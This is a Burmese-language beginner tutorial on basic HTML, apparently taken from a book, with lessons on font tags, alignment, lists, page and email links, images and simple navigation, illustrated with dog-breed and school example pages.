သင်ခန်းစာ(၂)ကိုအပိုင်းအလိုက်ဖော်ပြပေးမည်ဖြစ်ပါသည်။

BODY TAB

Web Page အထဲတွင်ရေးသားလိုသော စာများကို <Body> နှင့် </Body> tab တို့အကြားတွင်ရေးသားရပါမည်။ ထို့ကြောင့် ဥပမာဖြင့်ဖော်ပြရလျှင်

<BODY>

DOGS HOME PAGE

</BODY> ဟုဖြစ်လာပါမည်။

ထိုနည်းတူစွာပင် Web Site အတွင်းတွင်ရေးသားလိုသောစာများကို Body Tab အတွင်းတွင်ထည့်သွင်းရေးသားရပါမည်။

FORMAT FONTS

Web Page တစ်ခုတွင် ထည့်သွင်းမည့် စာလုံးများ၊ စာကြောင်းများသည် တစ်သမတ်တည်း မည်သို့မျှမရှိနိုင်ပါ။ စာလုံး (Font) ပုံစံအမျိုးမျိုးနှင့် စာလုံးအကြီးအသေးတို့အပြင် စာလုံးအရောင်များကိုလည်းထည့်သွင်းရန်လိုအပ်မည်ဖြစ်ပါသည်။ ထို့ကြောင့် Font ပြောင်းလဲခြင်းဖြင့် စတင်ကြည့်ကြပါမည်။

Body အတွင်းတွင်ရှိသောစာသားများ၏ စာလုံးပုံစံပြောင်းလဲလိုပါက <FONT FACE="Arial"> နှင့်စပြီး </FONT> ဖြင့်အဆုံးသတ်ရမည်ဖြစ်သည်။ ထိုကြားတွင်ပြောင်းလဲလိုသော စာသားများကိုထည့်၍ရေးသားနိုင်ပါသည်။ Arial သည် Font ၏အမည်ဖြစ်ပြီး နှစ်သက်ရာ Font ကိုပြောင်းလဲနိုင်ပါသည်။ ဥပမာအားဖြင့်

<FONT FACE="ARIAL">

DOGS HOME PAGE

</FONT> ဟုရေးသားနိုင်ပါမည်။

ထို့နောက်တွင် စာလုံးအကြီးအသေး Font Size ကိုချိန်ညှိခြင်းကိုစတင်ကြည့်ပါမည်။ ဥပမာအားဖြင့် အောက်ဖော်ပြပါ ဥပမာအတိုင်းရေးသားနိုင်မည်ဖြစ်သည်။

<FONT FACE="Arial" Size="+4">

DOGS HOME PAGE

</FONT>

ယခုဥပမာတွင် Size သည်စာလုံးအရွယ်အစားကိုဆိုလိုပြီး +4 သည်မူရင်းစာလုံးထက် 4 Point ခန့်ထပ်ကြီးမည်ဟုဆိုလိုပါသည်။ တန်ဖိုးများကို Double Quote “” များခံ၍ ရေးသားရမည်ဖြစ်သည်။

ယခုတစ်ခါတွင် စာလုံးများကို Bold လုပ်ခြင်းကိုဖော်ပြမည်ဖြစ်သည်။ ဥပမာအားဖြင့်

<FONT FACE=”Arial” Size=”+4”><B>

DOGS HOME PAGE

</B>

</FONT> ဟုဖြစ်လာမည်ဖြစ်သည်။ ထိုမှတဖန် စာလုံးတွင်အရောင်များထည့်သွင်းခြင်းကိုဖော်ပြပေးမည်ဖြစ်သည်။

<FONT FACE=”Arial” Size=”+4” Color=”Red”><B>

DOGS HOME PAGE

</B>

</FONT>

ဖော်ပြပါဥပမာအရ အရောင်ပြောင်းလဲလိုသောအခါ Color=”Black” တစ်ခုခုရိုက်ထည့်ခြင်းဖြင့် အသုံးပြုနိုင်မည်ဖြစ်သည်။ ထို့အပြင် စာလုံးများကိုချိန်ညှိခြင်းကိုဆက်လက်လေ့လာကြည့်ကြပါမည်။ ထို့နောက်စာကြောင်းများ ဘယ်ညှိ၊ ညာညှိ ခြင်းများကိုဖော်ပြပေးပါမည်။ ထိုသို့ညှိခြင်းအတွက် <P> ကိုအသုံးပြုရပါမည်။ <P> သည် New Paragraph ကိုဆိုလိုပါသည်။ ဥပမာအားဖြင့်

<P ALIGN=”RIGHT”>

<FONT FACE=”arial” Size=”+4” Color=”Blue”><B>

Dogs Home Page

</B>

</FONT>

</P>

ဖြစ်ပါသည်။ <P ALIGN=”right”> သည် စာကြောင်းများကို ညာဖက် Align ကိုချိန်ညှိခြင်းဖြစ်သည်။ <P> Tab ကိုအသုံးပြုသည့်အခါတွင် </P> ကိုအသုံးပြုရန်မလိုသော်လည်း Paragraph အသစ်တစ်ခုကို ထပ်မံ၍ Align ပြုလုပ်သောအခါတွင် ထည့်မံ ချိန်ညှိလိုသည့်အခါ အခြားသော Align ချိန်ညှိမှုများနှင့် ရောနှောမသွားစေရန်အတွက် ထည့်သွင်းပေးထားရခြင်းဖြစ်သည်။ right နေရာတွင် Left, Center များကို လည်းထည့်သွင်းနိုင်ပါသည်။

Example

Note Pad ကိုဖွင့်ပါ။ ထို့နောက် အောက်ဖော်ပြပါပုံအတိုင်း ရိုက်ထည့်ပေးပါ။ ထို့နောက် Save လုပ်ပေးရပါမည်။ Save လုပ်သောအခါတွင် Save As Type တွင် All Files နှင့် File Name ၏နောက်တွင် HTML ဖြင့် သိမ်းဆည်းပေးရပါမည်။ အောက်ဖော်ပြပါပုံကိုကြည့်ပါ။

```
<HTML>

<HEAD>
<!--Created by Your Name-->
</HEAD>

<TITLE>
A Home Page About DOGS
</TITLE>

<BODY>
<P Align="Center">
<FONT FACE="Arial" Size="+4" Color="Blue"> <B>
HOME PAGE ABOUT DOGS
</B>
</FONT>
</P>

<br>

<P Align="Left">
<Font Face="Times New Roman" Size="+2" Color="Red">
<P> Chesapeake Bay Retriever </P>
<P> German Shepherd </P>
```

```
<P> Yorkshire Terrier </P>
</Font>


</BODY>
</HTML>
```

ထို့နောက် Save လုပ်ထားသောဖိုင်ကို Double Click နှိပ်ခြင်းဖြင့် Mozilla Firefox တွင်အောက်ပါအတိုင်း ပေါ်လာမည်ဖြစ်သည်။ လေ့လာကြည့်နိုင်ပါသည်။ ထပ်မံလေ့လာသင့်သည်မှာ <P> ကို စာကြောင်းတစ်ကြောင်းဆင်းရန်အတွက်အသုံးပြုနိုင်ပြီး
 နှင့်လည်း အတူတူပင်ဖြစ်ပါသည်။ Code တစ်ကြောင်းချင်း၏ အလုပ်လုပ်ဆောင်ပုံကိုကျွမ်းကျင်စွာ အသုံးချတတ်ရန်လိုအပ်ပါမည်။

ထို့နောက်အထက်ပါ Code ပုံစံမျိုးပင်နောက်တစ်ခုကို ရေးဆွဲကြည့်ကြပါမည်။ အောက်ဖော်ပြပါပုံတွင် ပြထားသည်များကို လေ့လာကြည့်ပါ။ ဖော်ပြပါ Code များကို ရေးသားပြီးနောက် save မှတ်သိမ်းဆည်း၍ စမ်းသပ်လုပ်ဆောင်ကြည့်နိုင်ပါသည်။ ပြောစရာတစ်ခုမှာ <LI> သည် Bullet ပုံစံ ထည့်သွင်းခြင်းဖြစ်ပါသည်။ <LI> အပြင် <OL>နှင့် <UL> Tab တို့ကိုလည်းထည့်သွင်း လုပ်ဆောင်ကြည့်နိုင်ပါသည်။

```
<HTML>

<HEAD>
<!--Created by Your Name-->
</HEAD>

<TITLE>
Mya Yeik Nyo
</TITLE>

<BODY>
<P Align="Center">
<FONT FACE="Arial" Size="+4" Color="Blue"> <B>
MYA YEIK NYO PRIVATE SCHOOL
</B>
</FONT>
</P>

<p ALIGN="LEFT">
<FONT SIZE="+3" COLOR="pink"> <B>
STUDENTS' RECORD
</B>
</FONT>
</P>


<P Align="Left">
<Font Face="Times New Roman" Size="+2" Color="Red">
<LI> Mg Thaung Swe
<LI> Mg Ba Khin
<LI> Ma Thin Thiri Zaw
<LI> Ma Phyo Phyo Nyein
<LI> Mg Ye Kyaw Thu
<LI> Mg Man Ma Khine
<LI> Ma Khin Than Nu
</Font>
</P>
```

```
</BODY>
</HTML>
```

သင်ခန်းစာ (၃) အခြားစာမျက်နှာသို့ Link ချိတ်ခြင်း

ယခုသင်ခန်းစာကိုစတင်နိုင်ရန်အတွက် HTML Page နှစ်ခုလိုအပ်ပါသည်။ တစ်ခုကိုအောက်တွင် ဖော်ပြထားသည့်ပုံအတိုင်း ရိုက်ထည့်၍ Department နာမည်ဖြင့် Save မှတ်ပေးထားရပါမည်။

```
<HTML>

<HEAD>
<!--Created by Your Name-->
</HEAD>

<TITLE>
English Department
</TITLE>

<BODY>
<P Align="Center">
<FONT FACE="Arial" Size="+4" Color="Blue"> <B>
English Department
</B>
</FONT>
</P>

<p ALIGN="LEFT">
<FONT SIZE="+3" COLOR="pink"> <B>
Department Memberships
</B>
</FONT>
</P>


<P Align="Left">
<Font Face="Times New Roman" Size="+2" Color="Red">
<LI> Mg Zaw Hein
```

```
<LI> Mg Ba San
<LI> Mg Kwan Kyaw Khaung
<LI> Mg Kyaw Kyaw Myint Naing
<LI> Ma May Thway Aung
<LI> Mg Min Ko Ko
<LI> Ma Khin Than Nu
</Font>
</P>

</BODY>
</HTML>
```

ထို့နောက် Page အသစ်တစ်ခုထပ်လုပ်ပေးရမည်ဖြစ်သည်။ အောက်ဖော်ပြပါပုံအတိုင်းကြည့်၍ ပြုလုပ်ပါ။

ယခုပြုလုပ်မည့် Page သည်ပင်မ Page ဖြစ်သည်။ ထို Page တွင်ရှိသော Link တစ်ခုခုကို Click နှိပ်လိုက်ခြင်းဖြင့် နောက် Web Page တစ်ခုကိုရောက်ရှိသွားစေရမည်ဖြစ်သည်။ ၄င်းကို Page Link ထည့်သည်ဟုခေါ်ပါသည်။ ထိုသို့ Page Link တစ်ခုထည့်ရန် အလွန်လွယ်ကူပါသည်။ ထိုသို့ထည့်ရန်အတွက်

<A href="Webpage file">Page Link Name ကိုရိုက်ထည့်ပေးရမည်ဖြစ်သည်။ ဥပမာအားဖြင့် English Department အတွက် Web Link ထည့်လိုလျှင်

<A href="Department">English Department ဖြစ်သည်။ ထိုနေရာတွင် Department သည် အခြားကူးပြောင်းလိုသော Web Page တစ်ခု၏နာမည်ဖြစ်သည်။ မူရင်း Page ကိုမှ Link ကို Click တစ်ချက်နှိပ်ခြင်းဖြင့် ကူးပြောင်းသွားစေနိုင်မည်ဖြစ်သည်။ သတိထားရန်လိုအပ်သောတစ်ချက်မှာ <a> ဖြင့်စလျှင် ဖြင့်ပြန်ပိတ်ပေးရန်ဖြစ်သည်။ အကယ်၍ ပြန်မပိတ်ပေးပါက ပေါ်လာသမျှသော စာကြောင်းများကို Link အဖြစ်သတ်မှတ်ပေးလိုက်နိုင်ခြင်းပင်ဖြစ်သည်။

အောက်ပါ Source Code များကို Note Pad ဖြင့်ရိုက်၍ Home.html နာမည်ဖြင့် Desktop ပေါ်တွင် Save ပြုလုပ်ပါ။ ထို့နောက်တွင် ထို Home.html ဖိုင်ကို Double Click နှိပ်ခြင်းဖြင့် အောက်ဖော်ပြပါအတိုင်းပေါ်လာစေမည်ဖြစ်သည်။

```
<HTML>

<HEAD>
<!--Created by Your Name-->
</HEAD>

<TITLE>
University Department
</TITLE>

<BODY>
<P Align="Center">
<FONT FACE="Arial" Size="+4" Color="Blue"> <B>
Department Name
</B>
</FONT>
<P Align="Right">
These are all Department to view
</P>



<P Align="Left">
<Font Face="Times New Roman" Size="+2" Color="Red">
<LI> <A Href="Department.html">English Department </a>
<LI> History Department
<LI> Mathematics Department
<LI> Myanmar Department
<LI> Ye Naung Tun
</Font>
</P>

</BODY>
</HTML>
```

ထိုအထဲမှ ပထမစာကြောင်းဖြစ်သော English Department တွင် Click တစ်ချက်နှိပ်ခြင်းဖြင့် အောက်ဖော်ပြပါပုံအတိုင်း ပြောင်းလဲသွားကြောင်းတွေ့ရမည်ဖြစ်သည်။ ၄င်းကို Web Page Link ချိတ်ခြင်းဟုခေါ်ဆိုနိုင်ပါသည်။

သင်ခန်းစာ (၄) Email နှင့် အခြားသော Web Site များသို့ Link ချိတ်ခြင်း

ယခုသင်ခန်းစာကိုလည်း အထက်တွင်ဖော်ပြထားပြီးဖြစ်သည့် Home.html ကိုသာအနည်းငယ် ပြင်ဆင်၍ ပြုလုပ်ကြည့်ကြပါမည်။ ပြုပြင်ထားသော Code များကိုအောက်တွင်ဖော်ပြထားရှိပါသည်။ ထိုအထဲတွင် Email နှင့်တကွ အခြားသော External Web Page များသို့ချိတ်ဆက်ခြင်းကိုလေ့လာကြည့်ကြရပါလိမ့်မည်။

```
<HEAD>
<!--Created by Your Name-->
</HEAD>

<TITLE>
University Department
</TITLE>

<BODY>
<P Align="Center">
<FONT FACE="Arial" Size="+4" Color="Blue"> <B>
Department Name
</B>
</FONT>
<P Align="Right">
These are all Department to view
</P>



<P Align="Left">
<Font Face="Times New Roman" Size="+2" Color="Red">
<LI> <A Href="Department.html">English Department </a>
<LI> History Department
<LI> Mathematics Department
<LI> Myanmar Department
<LI> Ye Naung Tun
</Font>
</P>

<P Align="center">
<font face="Courier New" Size="+1" color="black">
for more information, please contact
```


```
<A href="mailto:dreamgirl.n.me@gmail.com">
dreamgirl.n.me@gmail.com </a>
</p>
<p align="center">
<font face="Times New Roman" Size="+0" color="black">
It's powered by <A href="http://www.telecomtech.com">
www.telecomtech.com</a>
</font>
</P>

</BODY>
</HTML>
```

အထက်ပါအတိုင်း ရိုက်ထည့်ပြီးနောက်တွင် Home.html အဖြစ်သိမ်းဆည်းပေးရပါမည်။ ထို့နောက် Firefox မှပြန်ဖွင့်ကြည့်ပါ။ ဇာအောက်ပါအတိုင်းတွေ့ရှိရပါမည်။ အမှန်တွင် Webpage တစ်ခု၏ ပင်မစာမျက်နှာများကို Web Site အလိုက်အမျိုးမျိုးပေးထားကြလေ့ရှိသော်လည်း များသောအားဖြင့် Index.html, Home.html များဖြစ်လေ့ရှိပါသည်။ အထက်ပါ Code များကိုကြည့်လျှင် Email သို့ Link ချိတ်လိုလျှင် emailaddress ဖြစ်လေ့ရှိပါသည်။ အရေးကြီးသောမှတ်သားထားရန်အချက်မှာ Email ကို Link ချိတ်လိုလျှင် mailto: ကိုထည့်ပေးရန်သာဖြစ်ပါသည်။ ထို့အပြင် External Web Site များကို Link ချိတ်လိုလျှင် http:// ကိုထည့်သွင်းပေးရန်လိုသည့်အချက်ပင်ဖြစ်ပါသည်။ ပေးထားသော Link များကိုလည်း Click နှိပ်၍ စမ်းသပ်ကြည့်နိုင်ပါသည်။

ထို့နောက်ထပ်မံလေ့လာသင့်သော ဘာသာစကားတစ်ခုမှာ C Language ဖြစ်သည်။ C Language သည်လွယ်ကူသည်။ ရေးကျသည်။ သို့သော်ယနေ့ခေတ်အထိ လက်မလွှတ်တမ်း အသုံးပြုနေကြဆဲဖြစ်ပါသည်။ C Language သည် Open Source Programming ဘာသာစကားတစ်ခုဖြစ်သောကြောင့် Windows Kernal တွင်ဖြစ်စေ၊ Java တွင်ဖြစ်စေ၊ Linux တွင်ဖြစ်စေ၊ MAC OSX တွင်ဖြစ်စေ Platform မရွေးပဲအသုံးပြုနိုင်ပါသည်။ ထို့ကြောင့် C ဘာသာစကားကိုကျွမ်းကျင်စွာလိုအပ်မည်ဖြစ်သည်။ C Language သည်လွယ်ကူသည်ဆို၍ အထင်မသေးစေလိုပါ။ ကွန်ပျူတာတိုင်း၊ Platform တိုင်းကိုအသုံးပြုနိုင်သည့်အတွက် Hacking ပြုလုပ်ရာတွင်အလွန်တရာအသုံးတည့်ပါသည်။ ထို့ကြောင့် ယခုစာအုပ်တွင် C Language အခြေခံကိုဖော်ပြပေးမည်ဖြစ်သည်။ စာမျက်နှာကိုငဲ့ရသည့်အတွက် အချို့သောခဲရာခဲဆစ်အပိုင်းနှင့် အဆင်မြင့်သင်ခန်းစာများကိုမဖော်ပြနိုင်ပါ။ ထို့အပြင် ယခုစာအုပ်သည် လူသစ်တန်းသမားများကိုသာရည်စူးသည့်အတွက်လည်းဖြစ်ပါသည်။ အဆင်မြင့်ပညာများကိုလေ့လာလိုပါကInternet မှဖြစ်စေ၊ နိုင်ငံခြားမှ နည်းပညာစာအုပ်များမှဖြစ်စေ လေ့လာနိုင်ပါသည်။ ထို့အပြင် မြန်မာဘာသာဖြင့်ရေးသားထားသော C Langauge စာအုပ်များကိုလည်း ရှာဖွေဝယ်ယူဖတ်ရှုနိုင်ပါသည်။


သင်ခန်းစာ (၅) Web Page များတွင် ရုပ်ပုံများထည့်သွင်းခြင်း

Web Page တစ်ခုတွင် ရုပ်ပုံ Graphic ထည့်သွင်းလိုလျှင် <IMG SRC="graphics/graphic_name.jpg" ဖြင့်ထည့်သွင်းနိုင်ပါသည်။ graphics သည် ထည့်သွင်းလိုသော ရုပ်ပုံများရှိသော Folder ဖြစ်သည်။ အကြြမ်းဖြင်းအားဖြင့် ကွာခြားနိုင်ပါသည်။ ရုပ်ပုံများကိုချိန်ညှိရန်အတွက်မှာလည်း အောက်ပါအတိုင်းချိန်ညှိနိုင်ပါသည်။ <IMG SRC="Graphic.jpg" Align="left"> left သည် ဘယ်ဘက်သို့ ချိန်ညှိရန်အတွက်ဖြစ်ပြီး ညာဖက်သို့ချိန်ညှိလိုပါက Right နှင့် အလယ်သို့ချိန်ညှိလိုပါက Center ဟုရိုက်ထည့်ပေးရပါမည်။ အထက်ပါအကြောင်းအရာများနှင့် စပ်လျဉ်းသော HTML Program တစ်ခုကိုရေးသားကြည့်ကြပါမည်။ အောက်တွင်ဖော်ပြထားသည့်အတိုင်း Coding များကို Notepad တွင်ရေးသားပြီး Html Extension ဖြင့် Save ပြုလုပ်ရပါမည်။ မှတ်မိလွယ်သောနေရာတွင်သာ Save ပြုလုပ်ပါ။ ထို့နောက်သိမ်းဆည်းထားသောဖိုင်ကို Double Click နှိပ်ခြင်းဖြင့် Run ကြည့်နိုင်ပါသည်။ အထက်ပါသင်ခန်းစာများကိုလေ့လာရလွယ်ကူစေရန်အသင့်ပြုလုပ်၍ အခွေထဲတွင်ထည့်သွင်းပေးထားပါသည်။ အခွေထဲမှ HTML ဖိုင်များကိုလည်း လေ့လာကြည့်ရှုနိုင်မည်ဖြစ်ပါသည်။




```
<HTML>

<HEAD>
<!--CREATED BY YOUR NAME-->
</HEAD>

<TITLE>
Chesapaeake Bay Retrievers
</TITLE>

<BODY>

<FONT FACE="Verdana" SIZE="+3"><B>Chesapeake Bay Retrievers</B></FONT>

<P>

<IMG SRC="graphics/chessie.gif">

</BODY>

</HTML>
```

အထက်ပါအတိုင်းရေးထည့်ကာ Firefox ဖြင့် Run ကြည့်ပါ။ အောက်ပါအတိုင်းတွေ့မြင်ရမည်ဖြစ်သည်။




ထို့နောက် Graphic တစ်ခုကို Align ပြုလုပ်ပုံကိုထပ်မံလေ့လာကြည့်ကြမည်ဖြစ်ပါသည်။ ထို့ကြောင့် Notepad တွင်အောက်ပါအတိုင်း ရိုက်ထည့်ပါ။

graphics.html - Notepad

File Edit Format View Help

```
<HTML>

<HEAD>
<!--CREATED BY YOUR NAME-->
</HEAD>

<TITLE>
Chesapaeake Bay Retrievers
</TITLE>

<BODY>

<FONT FACE="Verdana" SIZE="+3"><B>Chesapeake Bay Retrievers</B></FONT>

<P>

<IMG SRC="graphics/chessie.gif" align="left" alt="Chesapeake Bay Retriever"
Vspace="4" hspace="12" boder="1">

<P>

Chesapeake Bay Retrievers love water. If you throw tennis balls in the water,
these dogs will chase them and bring them back until your arm falls
off.

</BODY>

</HTML>
```

ထို့နောက် Run ကြည့်လိုက်သောအခါ အောက်ပါအတိုင်း တွေ့ရမည်ဖြစ်ပါသည်။




အထက်တွင်ပြထားသော သင်ခန်းစာထဲမှ Graphic ပုံများ၏ Align, Vspace, Hspace နှင့် Border များ၏ အကြောင်းကို လေ့လာနိုင်မည်ဖြစ်သည်။ ဆက်လက်၍ သင်ခန်းစာ (၆) ကိုဆက်လက်လေ့လာကြည့်ကြရပါမည်။

သင်ခန်းစာ (၆) Navigation System တစ်ခုကိုဖန်တီးခြင်း

ယခုသင်ခန်းစာတွင် Navigation System တစ်ခုကိုဖန်တီးခြင်းကို လေ့လာကြည့်ကြရပါမည်။ ထို့ကြောင့် အောက်ပါ Coding များကို Note pad တွင်ရိုက်ထည့်ရမည်။ ထို့နောက် ထုံးစံအတိုင်းပင် HTML Format ဖြင့်သိမ်းဆည်းပါ။ ထို့နောက် Firefox ကဲ့သို့သော Browser တစ်ခုကို Run ကြည့်ရပါမည်။

```
<HTML>

<HEAD>
<!--CREATED BY YOUR NAME-->
</HEAD>

<TITLE>
Chesapaeake Bay Retrievers
</TITLE>

<BODY>

<FONT FACE="Verdana" SIZE="+3"><B>Chesapeake Bay Retrievers</B></FONT>

<P>

<IMG SRC="graphics/chessie.gif" align="left" alt="Chesapeake Bay Retriever"
Vspace="4" hspace="12" boder="1">

<P>

<FONT FACE="arial" Size="-1">Chespeake Bay Retrievers love water. If you throw tennis
balls in the water, these dogs will chase them and bring then back util your arm falls
off.

<A HREF="index.html">Home</A> | <B>Chesapeake Bay Retrievers</B> | German Shephers |
Yorkshire Terriers

</BODY>

</HTML>
```

ထို့နောက် Browser တွင် အောက်ပါအတိုင်းပေါ်နေမည်ဖြစ်သည်။



အထက်ပါဥပမာအရ Navigation System စနစ်တွင်လည်း Link ချိတ်ချင်သော Web Site တစ်ခုကို Link ချိတ်နိုင်မည်ဖြစ်သည်။ ထိုသို့ Link လုပ်နိုင်ရန် အထက်တွင်ဖော်ပြခဲ့ပြီးဖြစ်သော Link ဥပမာကိုပြန်လည်ဖတ်ရှုနိုင်မည်ဖြစ်သည်။

သင်ခန်းစာ (၇) Graphic ပုံများကို Link ချိတ်ခြင်း

Graphic ပုံများကို Link ချိတ်ရန်အတွက် အောက်ပါအတိုင်း အသုံးပြုနိုင်ပါသည်။

```
<IMG SRC="graphics/chessie.gif">
```

အထက်ပါ Code သည် Graphic ပုံထည့်သော Command တစ်ခုဖြစ်သည်ကို သတိရမည်ဟုထင်ပါသည်။ ထို့နောက် Link ချိတ်ပေးရန်အတွက် အောက်ပါ Command များဖြင့် အသုံးပြုရပါမည်။

```
<A Href="chessie.html"><Img Src="graphics/chessie.gif"></A>
```

အထက်ပါ Command ကိုအနည်းငယ်ရှင်းပြရမည်ဆိုလျှင် Link ချိတ်လိုသော Html ဖိုင်ကို A Href တွင် ရေးသားရပါမည်။ ထို့နောက် ချိတ်လိုသော Graphic ပုံကို ရေးသားဖော်ပြရမည်ဖြစ်ပါသည်။ ထို့နောက် A နှင့် စသောကြောင့် </A> ဖြင့်ပြန်ပိတ်ပေးရပါမည်။ အောက်တွင်ဖော်ပြထားသော Code များကို လေ့လာကြည့်ပါ။

```
index.html - Notepad
File  Edit  Search  Help

